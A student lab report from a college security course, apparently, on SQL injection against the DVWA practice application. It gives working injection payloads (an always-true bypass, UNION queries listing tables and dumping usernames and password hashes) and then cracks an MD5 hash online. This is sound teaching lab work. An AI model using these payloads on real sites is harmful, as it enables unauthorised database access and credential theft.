Experiment No. 6

Title: SQL Injection

Roll No.: 16010420075 **Experiments No.: 6**

Aim: Perform SQL injection in DVWA and complete a room on TryHackMe

\

Resources: virtual box

Theory

SQL injection is a type of online security flaw that allows an attacker to interfere with a web application's database queries. It allows an attacker to see data that they wouldn't ordinarily be able to see. This could include data belonging to other users or any other information that the app has access to. In many circumstances, an attacker can modify or remove this data, causing the application's content or behavior to be permanently altered.

An attacker can use a SQL injection attack to compromise the underlying server or other back-end infrastructure, or to launch a denial-of-service attack in some cases.


Unauthorized access to sensitive data, such as passwords, credit card numbers, or personal user information, can arise from a successful SQL injection attack. SQL injection attacks have been the cause of many high-profile data breaches in recent years, resulting in reputational damage and regulatory fines. An attacker can sometimes get a persistent backdoor into a company's systems, resulting in a long-term penetration that goes unreported for a long time.


SQL injection vulnerabilities, attacks, and techniques come in a range of shapes and sizes, and they can be used in a variety of ways. The following are some examples of SQL injection:

- You can change a SQL query to return more results when retrieving concealed data.
- You can alter a query to interfere with the program's logic, which is known as subverting application logic.
- You can use UNION attacks to retrieve data from many database tables.
- Examining the database, which allows you to extract information about the database's version and structure.
- The results of a query you control are not returned in the application's answers, which is known as blind SQL injection.


IMPLEMENTATION AND RESULTS:

Firstly, we enter the SQL command `1' or '1'='1'-- -` to check all the users that are present in the database.







We then enter `1' and 1=1#` and check if the database is vulnerable.





```
1' and 1=1 union select database(), user()#
```





```
1' and 1=1 union select null, table_name from
information_schema.tables#
```





```
1' and 1=1 union select user, password from users#
```



Next, we copy the hash of the password field of any user whose information we need. We use a hash identifier and find that the hash is an MD5 hash.



We search online for a MD5 hash decrypt tool and insert the hash, then click decrypt and we have our password!



TryHackMe:

Outcomes:

CO-3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

- www.kali.org
- www.tryhackme.com

(A Constituent College of Somaiya Vidyavihar University)